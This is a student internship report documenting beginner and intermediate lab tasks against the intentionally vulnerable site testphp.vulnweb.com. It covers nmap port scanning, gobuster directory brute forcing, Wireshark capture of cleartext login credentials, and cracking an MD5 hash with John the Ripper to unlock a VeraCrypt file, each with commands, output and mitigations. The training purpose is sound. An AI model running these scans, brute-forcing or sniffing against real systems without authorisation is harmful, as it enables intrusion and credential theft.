ShadowFox

LEARN • CREATE • LEAD

CYBER SECURITY INTERNSHIP REPORT AT SHADOWFOX

Name : Hajar El Assouti

Batch : August B1

Gmail : hajar.elassouti.ensao@ump.ac.ma

Task Level : Beginner && Intermediate && Hard

Introduction :

In cybersecurity, two essential aspects can be distinguished : defense (protecting systems) and attack (identifying and exploiting vulnerabilities in order to better remediate them).

As part of this internship, i had the opportunity to study several attack techniques and vulnerability detection methods, as well as to explore the corresponding mitigation strategies.

This report provides a detailed documentation of each task, the results obtained, the identified impacts, and the proposed corrective measures.

Beginner Level :

Table of Contents

Task 1 - Find all the ports that are open on the website http://testphp.vulnweb.com/

- Objective
- Tools Used
- Steps to Reproduce
- Results and Analysis
- Impact
- Mitigation

Task 2 - Brute force the website http://testphp.vulnweb.com/ and find the directories that are present in the website.

- Objective
- Tools Used
- Steps to Reproduce
- Results and Analysis
- Impact
- Mitigation

Task 3 - Make a login in the website http://testphp.vulnweb.com/ and intercept the network traffic using wireshark and find the credentials that were transferred through the network.

- Objective
- Tools Used
- Steps to Reproduce
- Results and Analysis
- Impact
- Mitigation

TASK 1

- **Attack Name :** Port Scanning and Service Detection

- **Severity :** High – 8/10. Open and unpatched ports can expose important services that attackers may use to get unauthorized access.
- **Objective :** The goal of this task is to scan the target website (http://testphp.vulnweb.com/) to find open ports and the services that are running on them. Open ports can be possible entry points for hackers , especially if the services are old or not updated.


- **Tools Used :** Nmap (Network mapper) is a free and open source network scanner. It is often used to :
  - ⇒ Discover which ports are open.
  - ⇒ Detect which services are running.
  - ⇒ Identify the version of the service (to know if it is safe or outdated).

- **Steps to Reproduce :**

1. I used the following Nmap command from Kali Linux :

Sudo nmap –sS –sV –Pn testphp.vulnweb.com

   - -sS (TCP SYN scan) : Check if the port is open, closed or filtered.
   - -sV (Service version detection) : show the version of the service running.
   - -Pn(No ping) : skip the ping test, because sometimes the server blocks ping.
2. Nmap scanned the host and provided information about open ports and detected services.
3.



- **Results :**

Port	State	Service	Version
80/tcp	open	http	Nginx 1.19.0

- **Analysis :**
  - ⇒ The server has port 80 (HTTP) open running nginx 1.19.0.
  - ⇒ http is not encrypted, so attackers can see the data.
  - ⇒ If nginx is old or not updated, it may have known vulnerabilities.
  - ⇒ Having port 80 open without HTTPS means sensitive data (like login or cookies) can be exposed.

- **Impact :**
  - ⇒ Attackers can use outdated services to run remote code execution or denial of services attacks.
  - ⇒ HTTP traffic can be intercepted and data stolen.
  - ⇒ Open ports make the attack surface of the server bigger.

- **Mitigation :**
  - ⇒ Update nginx and other services to the last version.
  - ⇒ Redirect all http traffic to HTTPS with SSL/TLS certificates.
  - ⇒ Limit access only to necessary ports.
  - ⇒ Disable services and ports that are not used.

TASK 2

- **Attack Name :** Directory Brute Forcing

- **Severity :** High – 7.0 to 8.9. Hidden directories (like /admin, /secured , /vendor, /cvs) can contain sensitive data or files. If exposed, they may allow attackers to find important information or exploit weak points in the website.

- **Objective :** The goal of this task is to discover directories on the target website (http://testphp.vulnweb.com/) .Directories can contain configuration files, login pages, or backups that should not be public. Finding these helps to understand possible weak points of the application.

- **Tools Used :** Gobuster → a fast directory brute forcing tool written in Go .
  Wordlist used → /usr/share/wordlists/dirb/common.txt.

- **Steps to Reproduce :**
  1. I executed Gobuster from Kali Linux with the command :

```
Gobuster dir –u http://testphp.vulnweb.com/ -w
/usr/share/wordlists/dirb/common.txt.
```

- Dir : mode for directory enumeration.
- -u : target URL.
- -w : wordlist for guessing common directory names.

2. Gobuster scanned the target and returned several hidden directories.

3.

```
hajar_el_assouti@kali: ~
File  Actions  Edit  View  Help

┌──(hajar_el_assouti㉿kali)-[~]
└─$ gobuster dir -u http://testphp.vulnweb.com/ -w /usr/share/wordlists/dirb/
common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://testphp.vulnweb.com/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
```

```
hajar_el_assouti@kali: ~
File  Actions  Edit  View  Help
===============================================================
/admin                (Status: 301) [Size: 169] [--> http://testphp.vulnweb.c
om/admin/]
/cgi-bin              (Status: 403) [Size: 276]
/cgi-bin/             (Status: 403) [Size: 276]
/crossdomain.xml      (Status: 200) [Size: 224]
/CVS                  (Status: 301) [Size: 169] [--> http://testphp.vulnweb.c
om/CVS/]
/CVS/Entries          (Status: 200) [Size: 1]
/CVS/Repository       (Status: 200) [Size: 8]
/CVS/Root             (Status: 200) [Size: 1]
/favicon.ico          (Status: 200) [Size: 894]
/images               (Status: 301) [Size: 169] [--> http://testphp.vulnweb.c
om/images/]
/index.php            (Status: 200) [Size: 4958]
/pictures             (Status: 301) [Size: 169] [--> http://testphp.vulnweb.c
om/pictures/]
/secured              (Status: 301) [Size: 169] [--> http://testphp.vulnweb.c
om/secured/]
/vendor               (Status: 301) [Size: 169] [--> http://testphp.vulnweb.c
om/vendor/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Results :

The scan discovered multiple directories :

- ⇒ /admin/ : 301 (redirect, could be login page).
- ⇒ /cgi-bin/ : 403 (forbidden, could hide scripts).
- ⇒ /crossdomain.xml : 200 (accessible).

⇒ /CVS/, /CVS/Entries, /CVS/Repository, /CVS/Root : accessible(source code risk).
⇒ /images/, /pictures/ : 200/301 (public images).
⇒ /index.php : 200 (main page).
⇒ /secured/ : 301 (sensitive).
⇒ /vendor/ : 301 (sensitive).

- **Analysis :**
  ⇒ /admin/ may contain administrator login forms.
  ⇒ /cgi-bin/ often holds executable scripts, dangerous if not secured.
  ⇒ /CVS/ directories can expose source code or version control data.
  ⇒ /secured/ and /vendor/ should not be accessible from the web .
  if an attacker finds sensitive data here, they can prepare more advanced attacks (SQL Injection, stolen credentials).

- **Impact :**
  ⇒ Attackers may find config files, credentials, or source code.
  ⇒ Possible data breach or unauthorized access.
  ⇒ Information disclosure can help attackers to plan bigger attacks.

- **Mitigation :**
  ⇒ Block access to sensitive directories using **.htaccess** rules or server configuration.
  ⇒ Move sensitive files (configs, backups, code) outside the web root.
  ⇒ Implement strong authentication for admin or vendor panels.
  ⇒ Regularly review and remove unused directories.

TASK 3

- **Attack Name :** Network Sniffing with Wireshark


- **Severity :** High – 8/10.

.


- **Objective :** The goal of this task is to capture the login request and check if the username and password are sent in clear text.

- **Tools Used :** Kali Linux – Wireshark – Browser (Firefox).


- **Steps to Reproduce :**
  1. I openeded Wireshark with root permission using the command sudo wireshark :



2. I selected the interface eth0 to start capturing network packets.



3. I went to the login page of the website http://testphp.vulnweb.com/login.php .




4. I entered the following credentials in the login form :

- ⇒ Username : hajar
- ⇒ Password : elassouti

And i clicked on Login.

5. In Wireshark, i applied the filter http to only see http traffic.
6. I found a POST request sent to /userinfo.php.
7. Inside this request, i could see the information :
   - ⇒ Uname = hajar
   - ⇒ Pass = elassouti



Results :

The username and password are visible in the captured http request, This means the data is sent without encryption.

Analysis :

Because the website is using http instead of HTTPS, the login credentials are transmitted in clear text. Any attacker in the same network can capture this traffic and steal the credentials.

Impact :

- ⇒ Attackers can get valid usernames and passwords.
- ⇒ Accounts can be compromised.
- ⇒ Sensitive data may be exposed.

Mitigation :

- ⇒ Use HTTPS to encrypte communication.
- ⇒ Implement multi-factor authentication (MFA).

INTERMEDIATE LEVEL :

Table of Contents

Task 1 - A file is encrypted using Veracrypt (A disk encryption tool). Thepassword to access the file is encrypted in a hash format and provided toyou in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.

- Objective
- Tools Used
- Steps to Reproduce
- Results and Analysis
- Impact
- Mitigation

Task 2 - An executable file of veracrypt will be provided to you. Find theaddress of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.

- Objective
- Tools Used
- Steps to Reproduce
- Results and Analysis
- Impact
- Mitigation

Task 3 - Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup

- Objective
- Tools Used
- Steps to Reproduce
- Results and Analysis
- Impact
- Mitigation

TASK 1

- **Attack Name :** Password Hash Cracking and Disk Decryption

- **Severity :** Medium – 5.0 to 6.5.

- **Objective :** The goal of this task is to crack a given hash value in order to recover the password, then use that password to unlock a VeraCrypt encrypted container and finally retrieve the hidden secret code.

- **Tools Used :**
  - ⇒ Kali Linux.
  - ⇒ Hashid : Tool for identifying the type of hash.
  - ⇒ John the Ripper : Password cracking tool.
  - ⇒ Rockyou.txt : Wordlist used for dictionary based cracking.
  - ⇒ VeraCrypt : Disk encryption and decryption tool

- **Steps to Reproduce :**

1. I opened the file **encoded.txt** to check the hash value.

```
┌──(hajar_el_assouti㉿kali)-[~/Downloads]
└─$ cat encoded.txt.txt
482c811da5d5b4bc6d497ffa98491e38
```

2. Run hashid to detect the hash type. (MD5)

```
hajar_el_assouti@kali: /usr/share/wordlists
File  Actions  Edit  View  Help
┌──(hajar_el_assouti㉿kali)-[~/Downloads]
└─$ hashid 482c811da5d5b4bc6d497ffa98491e38
Analyzing '482c811da5d5b4bc6d497ffa98491e38'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```

3. Save the hash inside a new file called hash.txt.

```
hajar_el_assouti@kali: ~
File  Actions  Edit  View  Help
┌──(hajar_el_assouti㉿kali)-[~]
└─$ echo "482c811da5d5b4bc6d497ffa98491e38" > hash.txt
```

4. Verify that the wordlist rockyou.txt exists in /usr/share/wordlists/

```
hajar_el_assouti@kali: /usr/share/wordlists
File  Actions  Edit  View  Help
┌──(hajar_el_assouti㉿kali)-[/usr/share/wordlists]
└─$ ls -l /usr/share/wordlists/rockyou.txt
-rw-r--r-- 1 root root 139921507 May 12  2023 /usr/share/wordlists/rockyou.tx
t
```

5. Use john with the following command :


```
hajar_el_assouti@kali: ~
File  Actions  Edit  View  Help
┌──(hajar_el_assouti㉿kali)-[~]
└─$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hash.tx
t
Created directory: /home/hajar_el_assouti/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (?)
1g 0:00:00:00 DONE (2025-08-10 22:33) 16.66g/s 25600p/s 25600c/s 25600C/s 753
951..mexico1
Use the "--show --format=Raw-MD5" options to display all of the cracked passw
ords reliably
Session completed.

┌──(hajar_el_assouti㉿kali)-[~]
└─$ john --show --format=Raw-MD5 hash.txt
?:password123

1 password hash cracked, 0 left
```

John cracked the hash and revealed the password : password123.


6. Install VeraCrypt using the .deb package.

```
hajar_el_assouti@kali: ~/Downloads
File  Actions  Edit  View  Help
┌──(hajar_el_assouti㉿kali)-[~/Downloads]
└─$ sudo apt install ./veracrypt-1.26.24-Debian-12-amd64.deb
Note, selecting 'veracrypt' instead of './veracrypt-1.26.24-Debian-12-amd64.d
eb'
Installing:
  veracrypt

Installing dependencies:
  libpcre2-32-0  libwxbase3.2-1t64  libwxgtk3.2-1t64

Summary:
  Upgrading: 0, Installing: 4, Removing: 0, Not Upgrading: 459
  Download size: 6,001 kB / 19.7 MB
  Space needed: 58.5 MB / 63.2 GB available

Continue? [Y/n] y
Get:1 /home/hajar_el_assouti/Downloads/veracrypt-1.26.24-Debian-12-amd64.deb
veracrypt amd64 1.26.24-1-deb12-1 [13.7 MB]
Get:2 http://kali.download/kali kali-rolling/main amd64 libpcre2-32-0 amd64 1
0.45-1 [268 kB]
Get:3 http://http.kali.org/kali kali-rolling/main amd64 libwxbase3.2-1t64 amd
64 3.2.8+dfsg-2 [1,041 kB]
Get:4 http://http.kali.org/kali kali-rolling/main amd64 libwxgtk3.2-1t64 amd6
4 3.2.8+dfsg-2 [6,692 kB]
Fetched 6,001 kB in 4s (1,348 kB/s)
Selecting previously unselected package libpcre2-32-0:amd64.
(Reading database ... 412563 files and directories currently installed.)
Preparing to unpack .../libpcre2-32-0_10.45-1_amd64.deb ...
Unpacking libpcre2-32-0:amd64 (10.45-1) ...
Selecting previously unselected package libwxbase3.2-1t64:amd64.
Preparing to unpack .../libwxbase3.2-1t64_3.2.8+dfsg-2_amd64.deb ...
Unpacking libwxbase3.2-1t64:amd64 (3.2.8+dfsg-2) ...
Selecting previously unselected package libwxgtk3.2-1t64:amd64.
Preparing to unpack .../libwxgtk3.2-1t64_3.2.8+dfsg-2_amd64.deb ...
Unpacking libwxgtk3.2-1t64:amd64 (3.2.8+dfsg-2) ...
Selecting previously unselected package veracrypt.
Preparing to unpack .../veracrypt-1.26.24-Debian-12-amd64.deb ...
Unpacking veracrypt (1.26.24-1-deb12-1) ...
Setting up libpcre2-32-0:amd64 (10.45-1) ...
```


7. Launch VeraCrypt.



8. Select the encrypted file shadowfox veracrypt.txt in VeraCrypt.



9. Mount the file and when asked for a password enter password123.




The volume was mounted at /media/veracrypt1.

Slot	Volume	Size	Mount Directory	Type
1	/home/hajar_el_assouti/Downloads/sha...	9.8 MiB	/media/veracrypt1	Normal

10. Navigate to the mounted folder and open the file shadowfox cybersecurity.txt.

11. Inside the file, i found the secret code : « never giveup ».



- **Results and Analysis :**

  ⇒ The given hash was correctly identified as an MD5 hash.
  ⇒ Using john the Ripper with a common wordlist was enough to crack it in a short time.
  ⇒ The cracked password allowed full access to encrypted VeraCrypt volume .
  ⇒ The hidden message was successfuly extracted : « never giveup ».

- **Impact :**
  ⇒ If this had been a real system, an attacker could easily gain unauthorized access to sensitive encrypted data.
  ⇒ It shows that MD5 is outdated and insecure for password storage.
  ⇒ Weak passwords like **password123** make the system even more vulnerable to dictionary attacks.

- **Mitigation :**
  ⇒ Never use MD5 for password hashing, instead use stronger algorithms such as bcrypt, scrypt, or Argon2.
  ⇒ Enforce strong password policies (longer, complex, and unique passwords) .
  ⇒ Use multi factor authentication to add an extra layer of security.

TASK 2

